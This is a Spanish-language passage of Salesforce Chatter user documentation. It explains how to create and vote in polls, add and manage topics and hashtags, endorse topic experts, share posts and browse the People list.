La consultas son una excelente forma de obtener las opiniones de la gente. Por ejemplo, está encargado de planificar una reunión de ventas anual y necesita saber cuando estará la gente disponible para poder asistir a la reunión. En lugar de enviar correos electrónicos a todos en la organización de ventas, puede crear una consulta en el grupo de ventas de Chatter con una lista de posibles fechas y solicitar que la gente vote por la fecha que mejor les conviene.

Cuando crea una consulta, cualquier persona con acceso a las noticias en tiempo real o la consulta puede votar en la consulta. Por lo que cuando publica una consulta, tenga en cuenta quién quiere que participe. Por ejemplo, si publica una consulta en un grupo privado, solo los miembros de ese grupo pueden ver la consulta y votar. Tenga en cuenta lo siguiente acerca de las consultas:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

- Cuando crea una consulte, puede agregar hasta diez elecciones.
- Cuando vota en una consulta, solo puede seleccionar una elección.
- Las consultas son anónimas. Puede ver cuantas personas han votado pero no lo que han votado.

- Haga clic en **Actualizar** para ver los últimos resultados de la consulta y el número de votos emitidos.
- No puede volver a publicar una consulta.
- Cada persona solo podrá emitir un voto, aunque pueden cambiarlo en cualquier momento.
- Puede mencionar a alguien e incluir temas de EtiquetaAlmohadilla en la pregunta de la consulta.
- Usted y otras personas pueden agregar temas a la pregunta de consulta después de publicar.
- Las opciones de notificación de correo electrónico que ha activado en su Configuración de correo electrónico de Chatter se aplican a las consultas. Por ejemplo, si obtiene una notificación cuando alguien comenta una publicación suya, obtendrá también una notificación de correo electrónico cuando alguien comente la consulta que ha publicado.

Nota: El resultado de la consulta no siempre agrega hasta el 100% debido al redondeo. Por ejemplo, si una consulta tiene tres elecciones y cada una obtiene un voto, el resultado agregará hasta el 99%.

CONSULTE TAMBIÉN

Cómo marcar Me gusta en publicaciones y comentarios

## Crear una votación

Publique una consulta en sus noticias en tiempo real para recopilar opiniones de la gente.

1. Sobre la noticia en tiempo real, haga clic en **Consulta**.
2. Escriba una pregunta en el cuadro de texto.

   Agregue una almohadilla o mencione a alguien.
3. Escriba al menos dos elecciones.

   Haga clic en **Añadir más elecciones** para añadir otra elección. Puede introducir hasta 10 elecciones.
4. Seleccione publicar la consulta para sus seguidores o en un grupo.

   Si está publicando la consulta en un grupo, seleccione el nombre del grupo en la lista desplegable.
5. Haga clic en **Compartir**para publicar la consulta.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Votar en una consulta

### Votar en una consulta

1. En la publicación que contiene la consulta, seleccione su elección.

   Sólo puede seleccionar una elección.

2. Haga clic en **Votar**.
   La publicación muestra el resultado actual de la consulta. Para cambiar su voto, haga clic en **Cambiar voto** y seleccione una nueva elección.

Nota: El resultado de la consulta no siempre agrega hasta el 100% debido al redondeo. Por ejemplo, si una consulta tiene tres elecciones y cada una obtiene un voto, el resultado agregará hasta el 99%.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Crear una votación

## Categorizar publicaciones con temas

### Visualización de todos los temas

Utilice la lista de temas para descubrir los temas sobre los que se está hablando en su organización. Todos los nombres de tema aparecen en esta lista, incluyendo temas utilizados únicamente en grupos privados o en registros.

Para ver la lista de temas, en el lado izquierdo de la página de Chatter, haga clic en **Temas**.

En la lista de temas, puede:

- Hacer clic en el nombre de un archivo para ver la página de detalles del tema.
- Haga clic en **Seguir** para ver las actualizaciones de una persona en las noticias en tiempo real de Chatter.
- Filtrar la lista de temas para restringir lo que está buscando.
- Buscar temas por nombre.

Consejo: Utilizar búsqueda global para buscar nombres y descripciones de tema.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

### Filtros para la clasificación de la lista de temas

Utilice los filtros de temas para restringir la lista de temas a sus temas favoritos o temas que utiliza y luego ordene los temas por el número de personas hablando acerca de él o alfabéticamente por nombre.

En la lista Temas, bajo Mostrar, puede filtrar los temas.

**Todos**
Todos los temas que se han agregado a publicaciones en su organización.

**Mis favoritos**
Temas que ha agregado a sus favoritos

**Temas que utilizo**
Temas que ha agregado a publicaciones y temas en publicaciones que ha comentado.

En los temas que ha filtrado, puede ordenar por las siguientes columnas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

**Personas hablando acerca de eso**
Ordena por el número de personas hablando acerca del tema. Incluye:

- El número de personas agregando el tema a actualizaciones
- El número de personas comentando en publicaciones con el tema.

**Nombre**
Ordena alfabéticamente por el nombre del tema.

## Visualización de detalles de un tema

Consulte la página de detalles de un tema para ver la descripción del tema y las noticias en tiempo real con actualizaciones del tema de todos los usuarios y grupos públicos.

Para abrir la página de detalles de un tema, haga clic en un tema o almohadilla. En la página de detalles de tema, puede:

- Buscar una noticia en tiempo real del tema para encontrar rápidamente información relevante. O bien, puede examinar la noticia en tiempo real para obtener información sobre el tema y descubrir a que usuarios y grupos públicos les interesa el tema.
- Agregue una publicación a la noticia en tiempo real del tema. Sus seguidores ven la publicación automáticamente e incluso pueden agregar la publicación a un grupo al que pertenece empleando una @mención. Como ha agregado la publicación en la noticia en tiempo real del tema, el tema se agrega automáticamente a su publicación.
- Descubra quién tiene conocimientos acerca del tema y apoye a personas que considera tienen conocimientos. Si aparece en la lista Personas con conocimientos y no desea que sea así, puede ocultarse.
- Haga clic en el **Seguir** para seguir el tema y ver las actualizaciones que se le apliquen en sus noticias en tiempo real.
- Modifique el nombre y la descripción del tema. En la parte superior derecha, haga clic en y seleccione Modificar detalles. Solo puede cambiar las mayúsculas y espacios de los nombres de temas.

  Nota: Las descripciones y los nombres de los temas no son privados, ni siquiera aquellos que aparecen únicamente en grupos privados y en registros. Las publicaciones y registros con temas tienen la misma seguridad y privacidad que aquellos sin temas.

- Si está disponible, obtenga más información acerca de un tema con las listas de la derecha.

  **Temas relacionados**
  Otros temas que se han agregado junto con el tema actual.

  **Archivos recientes**
  Archivos a los que ha accedido y que se han publicado recientemente en la noticia en tiempo real del tema.

  **Grupos hablando**
  Grupos públicos y grupos de los que es miembro que han utilizado recientemente el tema.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar temas existentes a publicaciones y comentarios:
- "Asignar temas"

Para modificar los nombres y descripciones de temas:
- "Modificar temas"

## Seguimiento de temas

Siga temas para poder ver sus actualizaciones en sus noticias en tiempo real de Chatter.

Para seguir un registro, haga clic en el **Seguir** junto a:

- Página de detalles del tema
- Lista de temas

Puede seguir a un máximo total y combinado de 500 personas, temas y registros. Para ver el número de elementos que está siguiendo, vea la lista Siguiendo en su perfil.

Para dejar de seguir un tema, haga clic en junto a Siguiendo. Cuando deja de hacer el seguimiento de un tema, deja de ver las actualizaciones futuras del tema en sus noticias en tiempo real de Chatter.

Si su administrador desactiva el seguimiento de noticias en tiempo real para los temas ya no podrá seguir temas nuevos, pero seguirá con los que seguía cuando el seguimiento de noticias estaba activado. Estos temas se restan del número máximo de personas, temas y registros que puede seguir. Para dejar de seguir un tema después de que su administrador desactive el seguimiento de las noticias en tiempo real, debe usar la API de REST de Chatter.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Buscar y apoyar personas con conocimientos acerca de un tema

Descubra e identifique a los expertos mediante la sección Expertos de las páginas de tema y la ficha Descripción general de las páginas de perfil de usuario.

En la página de tema se muestran las cinco personas con más conocimientos acerca del tema según su actividad y el reconocimiento recibido en relación con el tema. Por ejemplo, Chatter tiene en cuenta con qué frecuencia las personas:

- Se mencionan en publicaciones o en comentarios en publicaciones con el tema
- Reciben Me gusta en comentarios de publicaciones con el tema
- Reciben apoyos para el tema


  Los apoyos son un importante señal de conocimiento, por lo que si alguien le apoya, se le incluye automáticamente en la lista de personas con conocimientos.

Nota: Las personas con conocimientos se calculan y actualizan a diario.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**




Para cambiar las aprobaciones:


- Apoye a alguien que considera con conocimientos acerca de un tema haciendo clic en **Apoyar** bajo el nombre de la persona. Si la persona que desea apoyar no aparece en la sección Personas con conocimientos, haga clic en **Apoyar personas** para ver la lista completa y buscar otras personas. (No se puede aprobar a sí mismo, a usuarios gratuitos de Chatter ni a clientes).
- Para eliminar la aprobación de un usuario en cualquier momento, haga clic en junto a Aprobado debajo del nombre del usuario. La retirada de su aprobación a alguien no lo elimina necesariamente de la lista de expertos, ya que puede tener la aprobación de otras personas o una actividad significativa en relación con el tema.

Para eliminarse a sí mismo de la lista de expertos:

- Para dejar de participar, haga clic en **Ocultarme** debajo de su nombre. Nadie puede verle en la lista después de ocultarse. Si cambia de idea y desea volver a participar, haga clic en **Aprobar personas** y, a continuación, en **Mostrar** junto a su nombre.

Para ver la experiencia completa de una persona:

- Desplácese a su página de perfil de usuario y haga clic en la ficha Descripción general. A continuación, haga clic en los nombres de los temas para ver las página de detalles de tema o haga clic en los iconos de pulgar hacia arriba para agregar o eliminar sus aprobaciones.




**Importante:** Si la opción Habilidades de Work.com está habilitada, sustituye a los temas de especialización en las páginas de perfil. (En el caso de los usuarios de comunidades de Salesforce, las habilidades sustituyen a los temas solo en la comunidad predeterminada). Las habilidades declaradas por el usuario se tienen en cuenta durante el cálculo de los niveles de experiencia.

CONSULTE TAMBIÉN

Descripción general de habilidades

## Agregar temas a publicaciones

Agregue temas a publicaciones para organizarlos o para aumentar su visibilidad. Puede agregar temas a sus propias publicaciones justo después de la publicación o puede agregar temas a cualquier publicación en cualquier momento directamente en la noticia en tiempo real.

Nota: Se pueden buscar todos los nombres de tema aparecen en la lista de temas y todos los nombres y las descripciones de temas, incluyendo temas utilizados únicamente en grupos privados o en registros.

Nota: Cuando agrega temas a publicaciones que contienen archivos, los temas también se agregan a esos archivos.

1. En la esquina superior de la publicación, haga clic en .
2. Haga clic en **Agregar temas** o **Modificar temas**.
3. En el editor de temas, empiece a escribir su texto. A la vez que escribe, puede seleccionar un tema de la lista de sugerencias o siga escribiendo para crear su propio tema único. Para agregar más de un tema, escriba una coma después de cada tema.

   Comas ( , ) y corchetes cerrados ( ] ) finalizan automáticamente un tema. Se admiten otras puntuaciones, símbolos y separadores en nombres de temas.

   Las publicaciones pueden tener hasta 10 temas.
4. Cuando termine de agregar temas, haga clic en **Hecho** o pulse Intro.

Los temas que agrega se convierten en vínculos a las páginas de detalles del tema.

### CONSULTE TAMBIÉN

Agregar temas de EtiquetaAlmohadilla a publicaciones y comentarios

Adición de un tema como favorito

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para agregar temas existentes a publicaciones y comentarios:

- "Asignar temas"

Para añadir nuevos temas a publicaciones y comentarios:

- "Crear temas"

## Agregar temas de EtiquetaAlmohadilla a publicaciones y comentarios

Agregue temas a publicaciones y comentarios para organizarlos o aumentar su visibilidad.

Por ejemplo, si realiza una publicación en la que está trabajando en una presentación de ventas para su cliente Universal Paper, es posible que desee agregar el tema de EtiquetaAlmohadilla **#Universal Paper** en su actualización. Cualquier persona puede hacer clic en el tema para obtener más información sobre Universal Paper y ver qué personas y grupos están hablando sobre él.

Nota: Cuando agrega temas a publicaciones que contienen archivos, los temas también se agregan a esos archivos.

Para agregar un tema de EtiquetaAlmohadilla:

1. Cuando escriba una actualización, introduzca # seguido de texto. Conforme escribe, puede elegir un tema de la lista de sugerencias o pulsar INTRO en cualquier momento para agregar un nuevo tema que puede tener hasta tres palabras.

   Las comas ( , ) y corchetes de cierre ( ] ) cierran los temas de forma automática. Los nombres de temas admiten otros signos de puntuación, símbolos y separadores.

2. Haga clic en **Compartir**.

   El tema de EtiquetaAlmohadilla se convierte en un vínculo a la página de detalles del tema. El tema (sin la EtiquetaAlmohadilla) también se agrega automáticamente a la primera publicación de la actualización. Por ejemplo, si incluye **#Universal Paper** en un comentario bajo la publicación de un compañero, el tema **Universal Paper** se agrega a la publicación del mismo.

Una vez que publica una actualización, la única manera de eliminar un tema de EtiquetaAlmohadilla es eliminar la publicación o comentario en su totalidad. Sin embargo, puede eliminar el tema de la primera publicación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar temas existentes a publicaciones y comentarios:
- "Asignar temas"

Para añadir nuevos temas a publicaciones y comentarios:
- "Crear temas"

CONSULTE TAMBIÉN

Agregar temas a publicaciones

## Agregar temas a archivos

Utilice los temas para hacer que los archivos sean más visibles. Los temas agregados a publicaciones de noticias en tiempo real también se agregan a archivos de la publicación o sus comentarios. Cuando busque esos temas, los archivos se incluyen en los resultados.

Para agregar temas a archivos publicados en noticias en tiempo real, solo tiene que agregar los temas que desee a la publicación de noticias en tiempo real en la página 3251 donde esté adjunto el archivo. Puede agregar temas normales o temas de almohadilla en la página 3252. Los temas se agregan automáticamente a cualquier archivo adjunto a la publicación o sus comentarios.

Nota: Aunque Lightning Experience admite la incorporación de temas de almohadilla, la búsqueda y visualización de detalles de temas está disponible únicamente en Salesforce Classic.

PERMISOS DE USUARIO

Para agregar temas a archivos
- Acceso de "Visor" al archivo


  Y

  "Asignar temas" (para añadir temas existentes)


  O BIEN

  "Crear temas" (para agregar nuevos temas)

Ejemplo:




Ya que Kimmy agregó los temas `Formación de ventas`, `Región occidental` y `Solicitud de comentarios` a su publicación, estos temas también se agregan al archivo que adjuntó. Ahora, sus compañeros de trabajo pueden hacer clic en un tema para encontrar otras publicaciones, archivos y registros asociados con ese tema. Si el tema está asociado con registros que no sean archivos, vaya la ficha **Registros** y seleccione **Archivos**. En caso contrario, utilice la ficha **Noticias en tiempo real** para ver todas las publicaciones y archivos del tema.




## Eliminar temas de publicaciones

Elimine un tema de una publicación si ya no se aplica.

Puede eliminar temas de publicaciones en las noticias en tiempo real, ya sean temas normales o temas de almohadilla. La retirada de temas no los elimina en sí, solo los quita de la publicación. La eliminación de texto de almohadillas no elimina temas de almohadilla. Antes de eliminar un tema de una publicación, considere si usted u otra persona lo ha agregado. Otra persona puede estar siguiendo la actualización con temas de los que no está informado.

1. En la esquina superior de la publicación, haga clic en .
2. Haga clic en **Modificar temas**.
3. Haga clic en junto al tema que desea eliminar de la publicación.
4. Haga clic en **Hecho** o pulse Intro.

La eliminación de un tema de una publicación elimina la publicación de la noticia en tiempo real del tema en la página de detalles del tema y en las noticias en tiempo real de los seguidores.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar temas de las publicaciones:

- "Asignar temas"

## Adición de un tema como favorito

Agregue un tema como favorito para ver rápidamente las últimas noticias sobre temas de su interés.

1. Haga clic en el nombre de un tema para desplazarse a la página de detalles del tema.
2. En la parte superior derecha, haga clic en y seleccione **Agregar a Favoritos**.
   El nombre del favorito es el mismo que el nombre del tema.

Consejo: Cuando vea un tema favorito, puede hacer clic en el nombre del tema en la parte superior de la noticia en tiempo real para ir directamente a la página de detalles del tema.

CONSULTE TAMBIÉN

Visualización de todos los temas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Visualización de los temas sobre los que se está hablando

Los temas sobre los que se está hablando aparecen en el perfil de Chatter de la sección Se ha hablado recientemente acerca de. Esta sección ayuda a las personas a entender sobre qué temas es conocedor o está interesado. Son los temas que usted u otras personas han agregado con más frecuencia o más recientemente (en los últimos dos meses) a las publicaciones o publicaciones en las que ha comentado. Por razones de privacidad, los temas de Se ha hablado recientemente acerca de no incluyen temas utilizados únicamente en grupos privados o noticias en tiempo real de registros. Puede ver hasta cinco temas; el tema más frecuente y agregado más recientemente aparece el primero. Si usted es nuevo o no ha utilizado temas en los últimos dos meses, la sección Se ha hablado recientemente acerca de no aparece hasta que empiece a usar temas con mayor frecuencia. Haga clic en un tema de esta sección para ver la página de detalles del tema.

Nota: Si la lista Experto en o Habilidades de Work.com están habilitadas, estas funciones sustituyen a la sección Se ha hablado recientemente acerca de en las páginas de perfil.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Visualizar los temas sobre los que están hablando los grupos

Los temas sobre los que está hablando un grupo aparecen en la página de detalles del grupo en la sección Se ha hablado recientemente acerca de. Esta sección ayuda a las personas a entender sobre qué temas es conocedor o está interesado un grupo. Son los temas que se agregan con más frecuencia o más recientemente en las publicaciones de un grupo en los últimos dos meses. Puede ver hasta cinco temas; el tema más frecuente y agregado más recientemente aparece el primero. Si un grupo no está utilizando temas, la sección Se ha hablado recientemente acerca de no aparece hasta que el grupo empieza a usar temas con mayor frecuencia. Haga clic en un tema de esta sección para ver la página de detalles del tema.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

### Visualización de los temas de tendencia de su empresa

El área Temas de tendencia de la ficha Chatter muestra los temas que se están comentando en este momento en Chatter. Cuanto mayor sea la frecuencia en la que las personas agregan un tema específico en sus publicaciones y comentarios o digan que les gusta el mismo tema en un corto periodo de tiempo, más probabilidad tendrá de convertirse en un tema de tendencia. Por ejemplo, si sus compañeros de trabajo van a asistir a la próxima conferencia de Dreamforce y han empezado a comentarlo en Chatter, es probable que vea un tema de tendencia para Dreamforce. Un tema de tendencia no solo está basado en la popularidad y se relaciona normalmente con un evento aislado o poco frecuente que tiene un pico en actividad, como una conferencia o la fecha límite de entrega de un proyecto. Por motivos de privacidad, los Temas de tendencia no incluyen temas utilizados únicamente en grupos privados o noticias en tiempo real de registros.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Visualización de los temas sobre los que se está hablando
- Visualizar los temas sobre los que están hablando los grupos

## Compartir publicaciones

### Uso compartido de una publicación de Chatter

El uso compartido le permite copiar rápidamente una publicación pública en su perfil o en un grupo. Esta función está disponible solo en Salesforce Classic .

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**

Puede compartir publicaciones públicas de Chatter que contienen textos, vínculos o archivos de su perfil con un grupo o utilizando un vínculo de la publicación.

Cuando comparta una publicación, tenga en cuenta que:

- Puede compartir una publicación en su propio perfil pero no en el perfil de otra persona.
- Puede compartir la publicación original, incluidos los archivos y archivos adjuntos, pero no puede compartir comentarios o votos a favor.
- Puede comentar la publicación compartida pero no puede modificar una publicación compartida.
- No puede compartir elementos de seguimiento de noticias en tiempo real ni elementos de noticias en tiempo real personalizados como aprobaciones, vistas instantáneas de panel o interacciones de casos.
- No puede compartir una publicación desde las noticias en tiempo real de un registro.
- Solo puede compartir publicaciones con un grupo al que pertenece.
- Puede compartir una publicación en un grupo que admite clientes. Sin embargo, los clientes y otros miembros de grupo no pueden compartir publicaciones de un grupo privado.
- Solamente los usuarios de Chatter de su empresa pueden ver una publicación que ha compartido utilizando un vínculo en un mensaje de correo electrónico o un mensaje instantáneo.

Recibirá una notificación por correo electrónico cuando alguien comparte su publicación. Para cambiar sus notificaciones de correo electrónico, desde Configuración, introduzca *`Configuración correo electrónico de Chatter`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Chatter** .

CONSULTE TAMBIÉN

- Ver una publicación individual de Chatter

## Uso compartido de una publicación de Chatter en su Perfil

Copie una publicación pública en su perfil para compartirla con las personas que le siguen.

Puede compartir publicaciones públicas, pero no puede compartir elementos de seguimiento de noticias en tiempo real ni elementos de noticias en tiempo real personalizados como aprobaciones, vistas instantáneas de panel o interacciones de casos.

1. Encuentre la publicación que desea compartir en sus noticias en tiempo real de Chatter.
2. Haga clic en **Compartir**.
3. Escriba un comentario acerca de la publicación o deje el campo de comentario en blanco.
4. En la lista desplegable, seleccione **Mi perfil**.
5. Haga clic en **Compartir**.
   La publicación compartida aparece en las noticias de Chatter de su perfil.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Visibilidad de publicaciones

## Uso compartido de una publicación de Chatter con un grupo

Puede compartir publicaciones con un grupo al que pertenece.

Puede compartir publicaciones públicas, pero no puede compartir elementos de seguimiento de noticias en tiempo real ni elementos de noticias en tiempo real personalizados como aprobaciones, vistas instantáneas de panel o interacciones de casos. No puede compartir publicaciones con grupos sin registrar.

1. Encuentre la publicación que desea compartir en sus noticias en tiempo real de Chatter.
2. Haga clic en **Compartir**.
3. Escriba un comentario acerca de la publicación o deje el campo de comentario en blanco.
4. En la lista desplegable, seleccione **Un grupo**.
5. Escribe parte del nombre del grupo y seleccione el grupo de la lista.
   Si está compartiendo una publicación con un archivo, seleccione **Visores** para permitir a los miembros del grupo ver solo el archivo o seleccione **Colaboradores** para permitir a los miembros del grupo descargar y modificar el archivo.
6. Haga clic en **Compartir**.
   La publicación compartida aparece en las noticias en tiempo real del grupo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Visibilidad de publicaciones

### Uso compartido de un vínculo a una publicación de Chatter

Comparta una publicación con otros usuarios de Chatter mediante correo electrónico o mensaje instantáneo.

Cuando comparta una publicación, tenga en cuenta que:

- No puede compartir un vínculo a una publicación desde un grupo privado.
- Puede compartir publicaciones públicas, pero no puede compartir elementos de seguimiento de noticias en tiempo real ni elementos de noticias en tiempo real personalizados como aprobaciones, vistas instantáneas de panel o interacciones de casos.
- Para ver la publicación, las personas a las que envíe el vínculo a la publicación deben ser usuarios de Chatter.

1. Encuentre la publicación que desea compartir en las noticias en tiempo real de Chatter.
2. Haga clic en **Compartir**.
3. En la esquina superior, haga clic en **Mostrar vínculo a publicación**.
4. Copie y pegue el vínculo en un mensaje de correo electrónico o un mensaje instantáneo y envíelo a las personas con las que desea compartir la publicación.
   Cuando los destinatarios del mensaje de correo electrónico o mensaje instantáneo hagan clic en el vínculo a la publicación, la publicación aparecerá en sus actualizaciones de Chatter.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Visibilidad de publicaciones

### Ver una publicación individual de Chatter

Puede ver una publicación individual de Chatter en una noticia en tiempo real de un usuario, registro o grupo.

- En una noticia en tiempo real, haga clic en la marca de tiempo que aparece bajo la publicación, por ejemplo, **Ayer a las 12:57 AM**.
- En una notificación de correo electrónico de Chatter, haga clic en el vínculo del cuerpo del mensaje de correo electrónico para ver solo la publicación relacionada.
- Para visualizar la noticia en tiempo real completa sobre la publicación, haga clic en **Todas las actualizaciones**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Uso compartido de un vínculo a una publicación de Chatter

## Personas en su organización

Actualice su perfil personal y vea el perfil de otras personas de su organización.

Descripción general de personas

Descripción general del perfil de Chatter

Personalice su perfil de Chatter personal con una fotografía e información sobre usted para que otros usuarios puedan conocerlo mejor.

Prácticas recomendadas de perfiles

Uso de las listas de Seguimiento y de Seguidores

Recomendaciones de personas

Agradecer a sus compañeros de trabajo

Reconozca sus compañeros de trabajo con botones y publique sus agradecimientos directamente en la noticia en tiempo real de Chatter.

Listas Archivos que se poseen en páginas de perfiles

La lista Archivos que se poseen en el perfil de una persona muestra los archivos que la persona ha adjuntado más recientemente a una publicación de Chatter.

Actividad e influencia de Chatter

Consulte sus estadísticas de actividad de Chatter personales, como cuántas publicaciones ha realizado, cuántos "Me gusta" ha recibido y consulte su influencia de Chatter relativa.

Invitación de personas para unirse a Chatter

## Descripción general de personas

La ficha Personas y la lista Personas de la ficha Chatter muestran una lista de los usuarios de su organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

- Haga clic en el nombre o foto de una persona para ver su perfil.
- Haga clic en **Seguir** para ver las actualizaciones de una persona en las noticias en tiempo real de Chatter. No puede seguir a clientes.
- Haga clic en **Seguimiento** para dejar de ver las actualizaciones de una persona en las noticias en tiempo real de Chatter.
- Haga clic en el encabezado de una columna para ordenar la lista:
  - **Nombre** clasifica alfabéticamente por el nombre. De forma predeterminada, la lista se clasifica alfabéticamente, en orden ascendente.
  - **Siguiendo** clasifica según las personas a las que siga o no.
- Puede buscar usuarios introduciendo el nombre o apellido en el cuadro de búsqueda en la parte superior de la página. La lista filtrará automáticamente en función de los caracteres que introduzca.
- En la parte superior de la lista, haga clic en una letra para ver una lista de todas las personas cuyo apellido comienza por esa letra.
- El tamaño de su organización determina lo que ve en la lista de personas. Por ejemplo, en las organizaciones de mayor tamaño, no se muestran los usuarios hasta que se empieza a buscar el nombre de una persona. Contamos todos los tipos de licencias de usuario de Salesforce al calcular el número aproximado de usuarios, incluyendo los usuarios internos, los usuarios de comunidades y los usuarios de Chatter.

